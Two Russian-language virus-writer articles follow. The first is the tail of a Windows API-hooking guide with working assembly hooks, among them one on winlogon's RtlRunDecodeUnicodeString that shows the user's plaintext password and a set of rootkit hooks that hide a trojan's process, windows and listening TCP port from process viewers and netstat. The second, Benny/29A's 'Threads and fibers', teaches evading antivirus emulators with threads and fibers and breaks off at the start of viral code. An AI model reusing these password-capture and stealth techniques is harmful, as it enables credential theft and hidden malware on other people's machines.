В Windows NT (начиная с версии 3.51) присутствует недокументированная функция ntdll!NtOpenThread, позволяющая получать описатель потока по идентификатору процесса - хозяина и идентификатору самого потока. Функция проверяет привилегии потока, вызвавшего ее, так что она не угрожает стабильности системы. Код функции находится целиком в ntoskrnl.exe, располагающейся выше 2Gb и исполняющейся в kernel mode, поэтому обычный процесс не может изменить логику выполнения этой функции. Ее прототип несколько нестандартен для WINAPI (это переходник на сервис ntoskrnl.exe, следовательно, прототип - NTKERNELAPI):

```
NTKERNELAPI
NTSTATUS
NtOpenThread(
OUT PHANDLE             ThreadHandle,
IN ACCESS_MASK          DesiredAccess,
IN POBJECT_ATTRIBUTES   ObjectAttributes,
IN PCLIENT_ID           ClientId OPTIONAL
);
```

где

```
DWORD  ClientId[2];
ClientId[0] = TargetPID;
ClientId[1] = TargetTID;
```

Струтура Object_Attributes должна располагаться в памяти по адресу, выравненному на 1000h. В противном случае функция возвратит ошибку - STATUS_DATATYPE_MISALIGNMENT. Для выделения памяти с начальным адресом, удовлетворяющим такому условию, можно воспользоваться стандартной функцией
kernel32!VirtualAlloc.
Отличительной чертой этой функции от ее аналога в w9x является необходимость указания идентификатора процесса - хозяина интересующего нас потока, но в большинстве случаев использования этой функции требуется полностью приостановить работу какого-либо процесса (может, за исключением какого-то потока), а при перечислении потоков требуется знать идентификатор процесса, так что указанная особенность не становится большим препятствием в использовании NtOpenThread. Дополнительный код придется писать лишь в том случае, когда необходимо получить описатель потока без начальных данных о его принадлежности. Эту информацию можно получить с помощью NtQuerySystemInformation.
Возможный код функции nt_OpenThread может выгладеть так:

```
nt_OpenThread               proc flags,inheritance,tid,pid:DWORD
             local          thandle:DWORD
             local          pntot:dword
             local          _tid:dword
             local          _pid:dword

             mov            eax,tid
             mov            _tid,eax
             mov            eax,pid
             mov            _pid,eax

             call           GetModuleHandleA,offset ntdll
             call           GetProcAddress,eax,offset ntopenthread
             or             eax,eax
             jz             baderror
             mov            pntot,eax

             call           VirtualAlloc,0,100,1000h,40h
             mov            ebx,eax
             xchg           eax,edi
             push           18h
```

```
                pop             eax
                stosd
                xor                     eax,eax
                push            5
                pop             ecx
                rep             stosd

                lea             ecx,thandle
                lea             edx,_pid
                and             dword ptr [ecx],0
                call            [pntot],ecx,1f0000h,ebx,edx
                mov             eax,thandle
                call            VirtualFree,ebx,0,8000h,eax
                call            GetCurrentProcess
                pop             ebx
                lea             ecx,thandle
                and             dword ptr [ecx],0
                call            DuplicateHandle,eax,ebx,eax,\
                                ecx,1f0fffh,inheritance,\
                                DUPLICATE_CLOSE_SOURCE
                mov             eax,thandle
                ret
baderror:       xor             eax,eax
                ret
nt_OpenThread                   endp
```

2.6.3. Получение описателя потока по его идентификатору в Windows ME/2000/XP

В kernel32 этих операционных систем присутствует документированная функция OpenThread, использование которой делает задачу тривиальной. Синтаксис функции таков (он практически дублирует синтаксис OpenProcess):

```
HANDLE OpenThread(
DWORD dwDesiredAccess,  // access right
BOOL bInheritHandle,    // handle inheritance option
DWORD dwThreadId        // thread identifier
);
```

3. Приложения. Примеры обработчиков

Примеры обработчиков перехваченных функций методом сплайсинга обсуждались в соответствующей главе; рассмотрим более подробно обработчики, внедренные путем исправления таблицы импорта.

Пример N1

Любой глобальный обработчик какой-либо функции под NT должен позаботиться о распространении себя на все модули всех процессов, поэтому необходимо перехватывать функцию загрузки нового модуля, чтобы применять перехваты к свежесозданным модулям. Ранее отмечалось, что подобной функцией должна быть ntdll!LdrLoadDll. Ниже приведен простейший ее обработчик:

```
myLdrLoadDll proc               pSearchPath:dword,something:dword,\
                                pUniStrDllName:dword,pImageBase
```

```
                call            [realLdrLoadDll],pSearchPath,something,\
                                pUniStrDllName,pImageBase
                mov             eax,pImageBase
                call            hookmodule,dword ptr [eax]
                ret
myLdrLoadDll endp
```

Однако такой метод перехвата LdrLoadDll слишком наивен: после вызова настоящей функции и до возвращения управления к нашему обработчику произойдет вызов найденной в проинициализированном модуле точки входда (DllEntry) с причиной DLL_PROCESS_ATTACH. Код, находящийся в DllEntry, может определить адреса требуемых функций с помощью неперехваченного GetProcAddress (который, естественно, возвратит истинные значения адресов), так как адрес самого GetProcAddress в таблице импорта будет заполнен загрузчиком PE - наш обработчик LdrLoadDll еще "не успеет" изменить его.

При изучении LdrLoadDll оказывается, что она сводится к другой функции, которая и производит чтения параметров и соответствующие вызовы ядра. И в NT, и в w2k дополнительным параметром является булевская переменная - исполнять или нет цепочку DllMain. Вызовем функцию LdrLoadDll "не с начала", а после того, как положим в стек 0 - FALSE (а не 1 - TRUE). Таким образом, после завершения LdrLoadDll и соответствующего исправления таблиц импорта нам останется лишь вызвать DllMain всех вновь появившихся модулей с причиной DLL_PROCESS_ATTACH.

```
myLdrLoadDll proc            pSearchPath:dword, Something:dword,\
                             pUniStrDllName:dword, pImageBase:dword

             push            pSearchPath,Something,pUniStrDllName,pImageBase
             push            offset theend

             push            eax
             call            LdrGetDllHandle,TRUE,0,pUniStrDllName,esp
             test            eax,eax         ; был ли модуль загружен
                                             ; ранее?
             pop             ecx

             mov             eax,realLdrLoadDll
             jnl             normalcall
                                             ; в NT4 LdrLoadDll
                                             ; начинается командами
                                             ; push ebp | mov ebp,esp |
                                             ; push byte
checkNT4:    xor             ecx,ecx
             cmp             dword ptr [eax],6AEC8B55h
             jne             checkw2k

; для изменения адреса возврата изменим стек сами

             push            ebp
             mov             ebp,esp
             add             eax,3
             mov             cl,4
             jmp             specialcall

; w2k LdrLoadDll начинается командой push 1

checkw2k:    cmp             word ptr [eax],016Ah
             jne             normalcall

;возвратимся в analyze

specialcall: mov             [esp+ecx],offset analyze
             push            FALSE           ; запретим вызов
                                             ; DllMain'ов
             inc             eax
             inc             eax
normalcall:  jmp             eax

analyze:     push            eax             ; сохраним код возврата
             push            edi
```

```
            sub             esp,80h*4

            mov             eax,fs:18h
            mov             eax,[eax+30h]      ; PEB
            mov             ecx,[eax+_PEB.Ldr] ; начало описателя модулей
                                               ; процесса
            xor             edx,edx
            add             ecx,_PEB_LDR_DATA.\
                            InInitializationOrderModuleList.Flink
            mov             eax,[ecx]
            mov             edi,esp
            jmp             first0

nextentry:  mov             eax,[eax+LDR_MODULE.\
                            LM_InInitializationOrderModuleList.Flink]
first0:     cmp             eax,ecx         ; последний элемент
                                            ; списка ссылается на первый
            je              allentries

; выберем среди модулей процесса непроинициалированные,
; пометим их как инициализированные и сохраним их DllMain для
; инициализации

            and             [eax.LM_Flags],NOT LOAD_IN_PROGRESS
            test            [eax.LM_Flags],HAS_DLLMAIN_OR_IS_INITIALIZED
            jne             nextentry
            or              [eax.LM_Flags],HAS_DLLMAIN_OR_IS_INITIALIZED
            cmp             [eax.LM_EntryPoint],edx
            je              nextentry

            stosd
            jmp             nextentry
allentries: and             [edi],edx

            mov             edi,esp
initloop:   mov             eax,[edi]
            test            eax,eax
            je              initdone
            add             edi,4

; изменим импорт у модуля

            call            hookmodule,[eax.LM_BaseAddress]

; сделаем DLL_PROCESS_ATTACH сами

            push            eax
            mov             ecx,[eax.LM_EntryPoint]
            or              ecx,ecx
            jz              skipcalldllmain

            call            ecx,[eax.LM_BaseAddress],DLL_PROCESS_ATTACH,NULL
skipcalldllmain:
            mov             ecx,eax
            pop             eax
            or              [eax.LM_Flags],ALLOW_DLL_PROCESS_DETACH
            or              ecx,ecx
            jne             initloop
; DllMain возвратил ошибку - выгрузим модуль и исправим код выхода

            mov             dword ptr [esp+80h*4+4],\
                            STATUS_DLL_INIT_FAILED
            call            [realLdrUnloadDll],[eax.LM_BaseAddress]

initdone:   add             esp,80h*4
            pop             edi
            pop             eax
theend:     ret
myLdrLoadDll endp
```

Пример N2

Windows NT и Windows 2000 всех SP содержат "уязвимость" следующего рода: обе эти ОС после логона содержат пароль текущего пользователя, "зашифрованный" операцией XOR с ключом в 1 байт (!), и при разблокировании станции происходит дешифрование пароля и сравнивание двух строк на совпадение. Если строки не совпадают, станция не разблокировывается. В защиту Microsoft говорит только тот факт, что код, дешифрующий пароль, выполняется в контексте winlogon, то есть для его изменения либо перехвата необходима привилегия SeDebugPrivilege, которая включена в большинстве случаев только у администраторов. Однако, если администратор отлучился и оставил машину незаблокированной, то, запустив программу под правами администратора, можно узнать его пароль в чистом виде.
Дешифрование пароля производится функцией RtlRunDecodeUnicodeString. Вот пример ее перехватчика: при вызове данной функции он показывает на экран сообщение со строчкой, которая только что расшифровалась.

```
myRtlRunDecodeUnicodeString  proc key:dword,unistring:dword
             local           decodebuff:dword
             local           dummy:dword

             push            ebx
             mov             ebx,unistring
             add             ebx,4
             call            IsBadReadPtr,ebx,1
             or              eax,eax
             jnz             justcall
             mov             ebx,[ebx]
             mov             decodebuff,ebx
justcall:    pop             ebx

             call            [realRtlRunDecodeUnicodeString],key,unistring
             or              eax,eax
             jz              notme

             call            lstrcpyW,offset somebuff,decodebuff

             call            CreateThread,NULL,NULL,offset msgboxthrd,\
                             offset somebuff,NORMAL_PRIORITY_CLASS,\
                             offset dummy
             call            CloseHandle,eax
notme:       ret
myRtlRunDecodeUnicodeString  endp
```

Пример N3

При столь большой распространенности всяческих троянов, бэкдоров и т.п. программ, чье написание подпадает под ст. 272-274 УКРФ, становится непонятно, почему так редко среди них встречаются по-настоящему самомаскирующиеся программы. Большинство из них завершает свой маскировочный процесс на вызовах

```
ShowWindow(mainwindow.handle,SW_HIDE);
_rsp RSP=GetProcAddress(GetModuleHandle("kernel32.dll"),
                        "RegisterServiceProcess");
if (RSP) RSP(GetCurrentProcessId(),1);
```

Этот код защищает только от нажатия ctrl-alt-del в w9x и ME. Любой просмотрщик процессов и окон немедленно обнаружит такой процесс. Чтобы этого не случилось, в winNT требуется перехватить NtQuerySystemInformation для "процессной" невидимости и EnumWindows, EnumThreadWindows, EnumChildWindows для "оконной". Также, желательно было бы спрятать нечто "слушающее" на каком-либо TCP/UDP порту от команд типа "netstat -a". Все вышеперечисленное осуществляет код:

```
MyNtQuerySystemInformation   proc SystemInformationClass,\
                                  SystemInformation,Length, ResultLength
             uses ebx esi

             call            dword ptr [realNtQuerySystemInformation],
                             SystemInformationClass,SystemInformation,\
                             Length,ResultLength
             or              eax,eax
             jl              theend
             cmp             SystemInformationClass,SystemProcessInformation
             jne             theend
onceagain:   mov             esi,SystemInformation
getnextpidstruct:
             mov             ebx,esi
             cmp             dword ptr [esi],0
             je              theend
             add             esi,[esi]

             mov             ecx,[esi+44h]

             pushad

; определим PID - "невидимку"

             call            FindWindowA,offset wnd2hide,0
             call            GetWindowThreadProcessId,eax,offset mypid
             popad
             cmp             ecx,mypid

             jne             getnextpidstruct
             mov             edx,[esi]
             test            edx,edx
             je              fillzero
             add             [ebx],edx       ; "перебросим" указатель
                                             ; следующей записи через себя:
                                             ; тем самым в результате прохода
                                             ; по этой структуре информация
                                             ; о нас не обнаружится
             jmp             onceagain
fillzero:    and             [ebx],edx
             jmp             onceagain
theend:      ret
myNtQuerySystemInformation endp


myEnumWindows                proc enumproc:dword,enumparam:dword
             cmp             oldenumproc,0
             je              iambusy
             call            [realEnumWindows],enumproc,enumparam
             ret
iambusy:     push            enumproc
             pop             oldenumproc
             call            [realEnumWindows],offset mylenum,enumparam
             and             oldenumproc,0
             ret
myEnumWindows                endp

myenum       proc            enumhwnd:dword,b:dword
             call            FindWindowA,offset wnd2hide,0
             or              eax,eax
             je              calloldenumproc
             cmp             eax,enumhwnd            ; это наше окно?
             mov             eax,1
             je              skipoldenumproc         ; да, пропустим вызов
                                                     ; коллбэка
calloldenumproc:
             call            [oldenumproc],enumhwnd,b
skipoldenumproc:
             ret
myenum       endp
myEnumChildWindows           proc parentwnd:dword,enumproc_ecw:dword,\
```

```
                        enumparam_ecw:dword
            cmp         oldecwproc,0
            je          iambusy_ecw
            call        [realEnumChildWindows],parentwnd,enumproc_ecw,\
                        enumparam_ecw
            ret
iambusy_ecw: call       FindWindowA,offset wnd2hide,0
            or          eax,eax
            jz          iamnotrunning
            cmp         eax,parentwnd
            je          foolecw
iamnotrunning:
            push        enumproc_ecw
            pop         oldecwproc
            call        [realEnumChildWindows],parentwnd,\
                        offset myenum_ecw,enumparam_ecw
            and         oldecwproc,0
            ret
foolecw:    xor         eax,eax
            ret
myEnumChildWindows      endp


myenum_ecw  proc        enumhwnd_ecw:dword,b_ecw:dword
            call        FindWindowA,offset wnd2hide,0
            or          eax,eax
            je          calloldecwproc
            cmp         eax,enumhwnd_ecw
            mov         eax,1
            je          skipoldecwproc
calloldecwproc:
            call        [oldecwproc],enumhwnd_ecw,b_ecw
skipoldecwproc:
            ret
myenum_ecw  endp

myEnumThreadWindows     proc tid2examine:dword,etwcallback:dword,\
                        etwparam:dword
            call        FindWindowA,offset wnd2hide,0
            call        GetWindowThreadProcessId,eax,0
            cmp         eax,tid2examine
            jz          fooletw         ; если наш поток, то
                                        ; выдать ошибку
            call        [realEnumThreadWindows],tid2examine,etwcallback,\
                        etwparam
            ret
fooletw:    xor         eax,eax
            ret
myEnumThreadWindows     endp


mySnmpExtensionInit     proc currtime,hTrapEvent,hIdentifier:dword
            and         recordnum,0
            mov         currtrap,offset trapbuff
            call        [realSnmpExtensionInit],currtime,hTrapEvent,hIdentifier
            ret
mySnmpExtensionInit     endp

mySnmpExtensionQuery    proc callmode,bindList,\
                        errorStatus,errorIndex:dword
            call        [realSnmpExtensionQuery],callmode,bindList,\
                        errorStatus,errorIndex
            pushad
            or          eax,eax
            jz          skipit
            cmp         callmode,ASN_RFC1157_GETNEXTREQUEST
            jne         skipit
            mov         eax,bindList
            mov         eax,[eax.list]
            cmp         [eax.name.idLength],0ah
            jb          skipit
```

```
            mov             bindEntry,eax
            mov             eax,[eax.name.ids]
            mov             eax,[eax+9*4]

            cmp             eax,4
            jnz             check4localport

            cmp             recordnum,0
            jz              already0
            and             recordnum,0
            and             search4trap,0
already0:   inc             search4trap
            mov             ecx,search4trap
            lea             esi,trapbuff
tryalltraps: lodsd
            cmp             esi,currtrap            ; это метка на
                                                    ; изменение?
            ja              trapwalkdone
            cmp             eax,ecx
            jnz             tryalltraps
            mov             ebx,bindEntry           ; спрятать адрес
                                                    ; эндпоинта
            mov             ebx,[ebx.value.asnValue.address.stream]
            and             dword ptr [ebx],0
trapwalkdone:jmp            skipit
check4localport:
            cmp             eax,3
            jnz             skipit
            inc             recordnum
recordscounted:
            mov             ebx,bindEntry
            mov             eax,[ebx.value.asnValue.number]
            cmp             eax,PORT2HIDE           ; это наш порт?
            jnz             skipit                  ; да, показать
                                                    ; пользователю то,
                                                    ; что он хочет увидеть
            mov             [ebx.value.asnValue.number],PORT2SHOW
            mov             eax,currtrap
            add             currtrap,4
            push            recordnum
            pop             dword ptr [eax]         ; сохранить номер
                                                    ; записи для
                                                    ; последующих вызовов,
                                                    ; чтобы перехватить
                                                    ; выдачу нашего IP
skipit:     popad
            ret
mySnmpExtensionQuery        endp
```

Пример N4

Ниже приведен пример простейшего исходящего TCP-файрвола пользовательского режима. Он может работать с привилегиями гостя - глобализатор распространит обработчик ws2_32!connect только на те процессы, описатели которых он сможет получить при выполнении OpenProcess с параметрами PROCESS_ALL_ACCESS.

```
myconnect   proc            a:dword,b:dword,c:dword
            pushad
            call            GetModuleFileNameA,0,offset
                            modnamebuff,MAX_PATH
            mov             eax,b
            mov             esi,[eax+4]
            movzx           ebx,word ptr [eax+2]
            xchg            bl,bh
            call            inet_ntoa,esi
            call            wsprintfA,offset bigbuff,offset badprogram,\
```

```
                        offset modnamebuff,eax,ebx
              add       esp,5*4
              call      MessageBoxA,0,offset bigbuff,\
                        offset warn,MB_YESNO+MB_ICONWARNING
              cmp       eax,6
              jz        good_program
              call      WSASetLastError,WSAEADDRNOTAVAIL
              popad
              xor       eax,eax
              dec       eax
              jmp       _ret
good_program:popad
              call       [realconnect],a,b,c
_ret:         ret
myconnect     endp
```

Источники

1. Radim "EliCZ" Picha - www.EliCZ.cjb.net.
2. LUEVELSMEYER. "The PE file format".
3. Jeffrey Richter. "Programming Applications for Microsoft Windows". ISBN 1-57231-996-8.
4. Jacky Qwerty. Win32.Cabanas (вирус).
5. Vecna - технология записи выше 2Gb в w9x.

Треды и фиберы

Автор: Benny/29A, пер. Aquila

Дата: 2002-08-27

1. Дисклеймер Данный документ предназначается только для образовательных целей. Автор не несет ответственности в случае неправильного применения данного документа. Переводчик тем более. **2. Предисловие** До того, как я написал данный документ, я создал два вируса, использовавших данные техники. Я думаю, что у меня есть некоторый опыт в данной области, но как бы то ни было, если вы найдете какие-нибудь ошибки или опечатки, сообщите об этом мне. Спасибо! **3. Введение**

Когда были выпущены Win32-платформы, все казалось абсолютно другим. VXерам пришлось учить новые техники, новые API, учиться заново как строить защиту против AV-сканеров. AVерам тоже пришлось этому учиться. Им пришлось переделать свои сканеры, эвристики и кодоэмуляторы под 32 бита. Теперь, кажется, нельзя выдумать ничего нового, чтобы обмануть AV-сканер? Действительно ли это так? Ответ: НЕТ! В этой статье я объясню новые техники.

4. Короткий взгляд на процессы, треды и фиберы

4.1 Процессы

Я могу слышать ваши слова: "Гхм.... классно, но.... что ты можешь сказать о процессах, я думаю, что знаю о процессах все, что нужно. Нет, я так не думаю. Если вы не знаете о тредах, вы не знаете о процессах ничего.

Итак, что такое процесс?

Процесс обычно определяется как экземпляр запущенной программы. В Win32 у каждого интерфейса свое 4-х гигабайтное адресное пространство. Различие между Win32-приложениями и 16-битными программами (Win16 и DOS) заключается в том, что это адресное пространство в Win32 принадлежит только процессу (строго говоря, в случае с Win9x это не совсем так - прим. пер.). В этом адресном пространстве хранится код и данные процесса. Все требуемые DLL сохранены в адресном пространстве запущенного процесса. Процессы могут владеть различными ресурсами, например динамически резервируемой памятью, объектами ядра (файлами, семафорами, мутексами, критическими секциями...) или ветвями. Конечно, все ресурсы, занятые процессом будут автоматически освобождены, когда процесс завершит свое выполнение (еще одно различие между Win32 и Win16/DOS).

Процессы инертны. Когда процесс должен начать свое выполнение, на сцене появляются треды. Последние выполняют код процесса. Кроме главного треда, у процесса могут быть и другие, поэтому у треда свой набор значений регистров и стек. У каждого процесса есть по меньшей мере один тред. В противном случае, никаких особенных причин для существования процесса нет, и он будет немедленно завершен операционной системой.

Как работает переключение между тредами?

Операционная система поочередно выделяет процессорное время каждому треду, за счет чего создается иллюзия одновременного выполнения всех тредов.

После создания процесса, Windows автоматически создаст основной тред процесса, чтобы последний мог начать свое выполнение. Основной тред может создавать другие треды и так далее....

Windows NT умеет работать с компьютерами, на которых установлено больше одно процессора, так что треды действительно могут выполняться одновременно. Все управление тредами

осуществляется ядром WinNT. Window 95/98 не умеет работать с более чем одним процессором, и хотя вы можете установить Win95/98 на мультипроцессорную систему, но задействован будет только один.

Выполнение процесса можно прервать следующим образом:

```
1) С помощью функции ExitProcess

   синтаксис: void ExitProcess(UINT fuExitCode);

   Завершает выполнение процесса и устанавливает код выхода равным значению
   переменной fuExitCode. Рекомендуется завершать выполнение процесса с
   помощью этой функции.

2) С помощью функции TerminateProcess

   синтаксис: BOOL TerminateProcess(HANDLE hProcess, UINT fuExitCode);

   Эту функцию можно вызывать из другого процесса. Тем не менее, не
   рекомендуется прерывать выполнения процесса с ее помощью, потому что
   он сам или его DLL могут работать с диском и вы можете потерять
   какие-нибудь данные...!

3) Нет никаких тредов, поэтому процесс немедленно прерывает свое выполнение.
```

4.2 Треды

Я сказал, что треды выполняют код процесса. Также я сказал, что вы можете создать так много тредов, как захотите.

Почему приложения используют треды?

Представьте, что у вас есть какая-нибудь тупая программа, например Microsoft Word. Если вы хотите что-нибудь напечатать, Word создаст тред, который будет заниматься печатанием данных, в то время как вы сможете продолжать редактирование документа.

У каждой функции треда должен быть следующий прототип:

```
DWORD WINAPI ThreadFunc(LPVOID lpvTParam);
```

Когда вы вызовите функцию создания треда, операционная система вызовет эту функцию:

```
void WINAPI StartOfThread(LP_THREAD_START_ROUTINE lpStartAddr,
                          LPVOID lpvTParam) {
       __try {
              ExitThread(lpStartAddr(lpvTParam));
       }
       __except(UnhandledExceptionFilter(GetExceptionInformation()))
              ExitProcess(GetExceptionCode());
       }
}
```

Настоящее имя этой функции не известно, поэтому я называю ее StartOfThread. Как вы можете видеть, эта функция создает кадр SEH для треда. Если произойдет какая-либо ошибка, которую вы не станете обрабатывать, выполнение треда будет немедленно прервано (но процесс продолжит работу).

Прежде, чем я расскажу, как создавать свои собственные треды, я объясню несколько вещей, которые вы должны знать.

1) Стек тредов

У каждого из тредов есть свой собственный стрек в адресном пространстве процесса. Поэтому если вы используете глобальные переменные, каждый тред может получить к ней доступ. Рекомендуется, чтобы вы использовали локальные переменные. у вас будет меньше проблем при синхронизации ветвей. Стандартный размер стека равен 1MB.

2) Структура контекста

У каждого треда есть свой набор значений регистров, который называется контекстом треда. Структура контекста содержит значения регистров, которые были в последний раз выполнения треда. Структура контекста единственная, состав которой зависит от процессора.

```
CreateThread API:

синтаксис: HANDLE CreateThread(LPSECURITY_ATTRIBUTES lpsa, DWORD cbStack,
                               LPTHREAD_START_ROUTINE lpStartAddr,
                               LPVOID lpvTParam, DWORD fdwCreate,
                               LPDWORD lpThreadID);

Параметры:
a) lpsa:        Указатель на структуру SECURITY_ATTRIBUTES.
                Если вы хотите использовать аттрибуты безопасности по
                умолчанию, убедитесь, что это поле имеет значение NULL.
b) cbStack:     Содержит количество байт адресного пространства, которое
                вы хотите использовать для стека. Используйте NULL для
                значения по умолчанию = 1MB.
c) lpStartAddr: Содержит адрес вашей функции в памяти.
d) lpvTParam:   Содержит 32х битный параметр.
e) fdwCreate:   Должен быть равен NULL или CREATE_SUSPENDED. Если fdwCreate
                равно CREATE_SUSPENDED, она создаст тред, настроит контекст,
                подготовит тред к работе и задрежит его выполнение, чтобы он
                не запустился. Вы можете продолжить его выполнение с помощью
                функции ResumeThread.
f) lpThreadID:  Последний параметр должен быть действительным указателем на
                переменную типа DWORD. CreateThread сохранит в нее ID нового
                треда.
```

Тред можно прервать с помощью:

```
1) функции ExitThread

   синтаксис: void ExitThread(UINT fuExitCode);
   Прерывает выполнение треда и устанавливает код выхода равным значению
   переменной fuExitCode. Рекомендуется завершать выполнение треда с помощью
   именно этой функции.

2) функции TerminateThread

   синтаксис: BOOL TerminateThread(HANDLE hThread, UINT fuExitCode);

   Эту функцию можно вызвать из другого треда. Тем не менее, не рекомендуется
   завершать тред с помощью этой функции. Если вы сделаете это, операционная
   система не освободит его стек! Поэтому будет гораздо лучше, если тред сам
   завершит свое выполнение.
```

Как останавливать и продолжать выполнение тредов?

Для этого существует две функции: SuspendThread и ResumeThread.

```
синтаксис: DWORD SuspendThread(HANDLE hThread);
           DWORD ResumeThread(HANDLE hThread);
```

Первая функция увеличивает счетчик задержки, вторая уменьшает его. Тред будет выполняться только если счетчик задержки будет равен NULL.

Обратите внимание. Будьте уверены, что закрываете хэндл треда с помощью функции CloseHandle.

4.3 Фиберы

Продолжим?

Третий сервис-пак для Microsoft Windows NT 3.51 принесла в операционную систему новые сервисы под названием фиберы. Они были добавлены в Win32, чтобы облегчить портирование приложений из UNIX в WinNT. Были написаны эти однотредные серверные юниксовые приложения, которые

могли иметь "доступ ко многим клиентам за раз". Авторы этих приложений создали свои собственные библиотеки для эмуляции мультипоточности, которые могли создавать несколько стеков, сохранять регистры и позволяли переключаться между клиентским задачами.

Но портирование UNIX-приложений под Win32 было настолько трудным (угадайте почему), что Microsoft решила создать несколько API-функций, чтобы облегчить этот процесс. Они не знали, что виркодерам эти функции понравятся больше, чем UNIXоидам ;-))).

Какое же главное различие между тредами и фиберами?

Треды реализуются с помощью ядра Windows. Ядро знает о всех секретах тредов и управляет ими согласно заданным Microsoft'ом алгоритмами. Вы можете изменить их приоритеты, вы можете приостановить или продолжить их выполнение, но тем не менее на 50% все зависит от OS: какой тред будет сейчас выполняться, какой нет и как они это будут делать.

Фиберы определяются кодом пользователя. Ядро ничего не знает о фиберах, и их выполнение задается вашими алгоритмами. Так как они определяются вами, с точки зрения ядра это не является вытесняющей многозадачностью.

Вы также должны знать, что тред может содержать один или более фиберов. С точки зрения ядра многозадачность применима только к тредам. Но тред может выполнять только один фибер за раз - какой именно, зависит от вас.

Обратите внимание: к сожалению, фиберы не реализованы в Win95. Поэтому если вы собираетесь писать мультифиберный вирус, он будет работать только под Win98+/NT.

Первое, что вы должны сделать (если вы хотите работать с фиберами) - это сконвертировать тред в фибер. Для этого есть специальная функция...

```
синтаксис: LPVOID ConvertThreadToFiber(LPVOID lpParameter);
```

Эта функция займет память для структуры контекста фибера (около 200 байт). В контесте фибера хранится следующая информация:

1. Задаваемое пользователем 32-х битное значение - lpParameter
2. Информация, необходимая для SEH (Structured Exception Handling)
3. Адрес стека фибера
4. Регистры CPU (EIP, ...)

Обратите внимание: структура контекста треда и структура контекста фибера - это разные вещи, помните об этом...!

После инициализации контекста внутри треда создается новый фибер. Возвращаемое значение этой функци является адресом на контекст фибера. Позже нам понадобится это значение.

Новый фибер можно создать с помощью следующей функции:

```
синтаксис: LPVOID CreateFiber(DWORD dwStackSize,
                              LPFIBER_START_ROUTINE lpStartAddress,
                              LPVOID lpParameter);
```

Сначала эта функция попытается создать новый стек размером dwStackSize байт (если данное значение будет равно NULL, то размер стека будет стандартным - 1MB). Затем она создает новый контекст фибера (куда будет сохранено заданное пользователем значение lpParameter). В lpStartAddress содержится адрес функции нового фибера со следующим прототипом:

```
void WINAPI FiberFunc(PVOID lpParameter);
```

После первого запуска фибер получит значение lpParameter - тот же, что и в CreateFiber. Вы можете делать все, что захотите в этой функции, но смотрите - у этой функции нет никаких возвращаемых параметров. Причина состоит в том, что эта функция не должна возвращаться. Если она сделает это, фибер и все фиберы, созданные в нем будут уничтожены...!

Как и функция ConverThreadToFiber, функция CreateFiber возвращает адрес контекста фибера. CreateFiber не запускает фибер немедленно, потому что текущий фибер все еще запущен (в отличии от ConvertThreadToFiber). Переключение между фиберами реализуется с помощью следующего API:

```
синтаксис: void SwitchToFiber(LPVOID lpFiber);
```

У этой функции только один параметр - lpFiber - это адрес контекста фибера, которые вы ранее получили с помощью ConverThreadToFiber или CreateThread.

Функция SwitchToFiber - это единственная способ переключения между фиберами. Так как вам нужно вызывать эту функцию каждый раз, когда вы хотите передать управление другому фиберу, вы полностью контролируете ваш код. Помните, управление тредами очень сильно отличается от управления фиберами, так как треды находятся под управлением ядра. Когда ваш тред получает процессорное время, только один фибер может выполняться в треде за раз. Но, как я сказал ранее, какой фибер будет выполняться, а какой нет зависит только от вас.

Когда вы хотите удалить какой-нибудь фибер, используйте функцию DeleteFiber:

```
синтаксис: void DeleteFiber(LPVOID lpFiber);
```

lpFiber - это адрес контекста фибера, который вы хотите удалить. Также будет удален стек фибера. Предупреждение: если lpFiber содержит адрес контекста текущего фибера, DeleteFiber вызовет ExitThread и текущий тред и созданные в нем фиберы будут уничтожены...!

Эта функция обычно вызывает в одном фибере, чтобы удалить другой. Снова обратите внимания на различия между тредами и фиберами: треды обычно прерывают свое выполнение с помощью вызова функции ExitThread. Если вы используете функцию TerminateThread, система не удалит его стек. Тем не менее техника удаления одного фибера другим применяется очень часто.

5. Практика

Вы еще помните, о чем я только что рассказал? Я надеюсь, что да, так как сейчас мы перейдем к практике. Это будет гораздо веселее, вот увидите...

Сейчас вы, наверное, думаете: "hmmmm, интересно, но... как я могу использовать это в вирусах?" Не беспокойтесь, просто читайте...

Как вы можете использовать фиберы? У вас, вероятно, есть какая-нибудь кульная AV-программа, которая может обнаруживать все ваши вирусы эвристическим путем. Я думаю, что вы уже сталкивались с этим. Как работает анализатор кода? Он не напрямую запускает все инструкции, но с помощью некоего эмулятора он может эмулировать все опкоды. Анализатор сравнивает регистры и другие флаги, а затем смотрит, что делает программа... Сейчас век полиморфных движков, поэтому эвристический анализ наиболее перспективен. Поэтому вопрос "Как я могу натянуть аверов" по смыслу примерно равен "как я могу натянуть эвристический анализатор и кодоэмулятор".

Есть несколько путей обойти эмулятор, например трюки с PIQ, инструкции защищенного режима и fpu, техники туннелинга и так далее. Некоторые из этих техник не будут работать под Win32 или, по крайней мере, не будут иметь эффекта, который нам нужен. Поэтому здесь на сцене появляется новая техника обдуривания AV, специально спроектированная для Win32-платформ ==> треды и фиберы.

Как она работает?

Просто... Представьте, как работает эмулятор процессора. У вас есть одна зараженная программа. Что "видит" эмулятор?

"Хмм, в этой программе есть несколько циклов, затем она сохраняет несколько адресов (вероятно функций API), вызывает одну из них и затем я вижу бесконечный цикл. Хм, эта программа не выглядит зараженной!"

Если эмулятор действительно эмулятор, он не может вызывать опкоды напрямую. Он должен эмулировать их. Хехе, к сожалению, он не может создавать треды или фиберы динамически - он не может симулировать виртуальную машину. Вы понимаете, что я хочу сказать? Ваш вирус просто создает тред/фибер и все его действия будут выполняться внутри него. Еще более лучший путь: для каждого действия ваш вирус создаст отдельный тред/фибер, поэтому у вас может быть около десяти тредов/фиберов. Самый лучший путь: комбинация тредов и фиберов.

Вы действительно думаете, что эмулятор сможет это проэмулировать?

Антивирусная программа сможет обнаружить ваш вирус только следующим образом:

1. проверив PE на подозрительные флаги
2. с помощью чексуммы
3. пошагово отладив полиморфный движок или что-то еще, начиная с первого вызова функции создания треда/фибера.
4. полностью переписав эмулятор (это нелегко!), чтобы он мог трейсить вызовы функций API/тредов/фиберов.

Комбинация метаморфного движка, резидентности, сжатия, распространения (в том числе и по почте, тредов и фиберов можно будет назвать "совершенным" вирусов ;)))) Это уже не так далеко...

Теперь вы знаете все, что вам нужно, чтобы написать что-то крутое. Давайте сделаем это...

```
;Во-первых, нам нужно получить дельта-смещение, которое мы поместим в EBP...

;<=== START_OF_PRIMARY_THREAD ===>
        pushad
        call gdelta
gdelta: pop ebp
        sub ebp, offset gdelta

;Теперь дельта-смещение находится в регистре EBP.
;Предположим, что мы уже сохранили все необходимые адреса функций API,
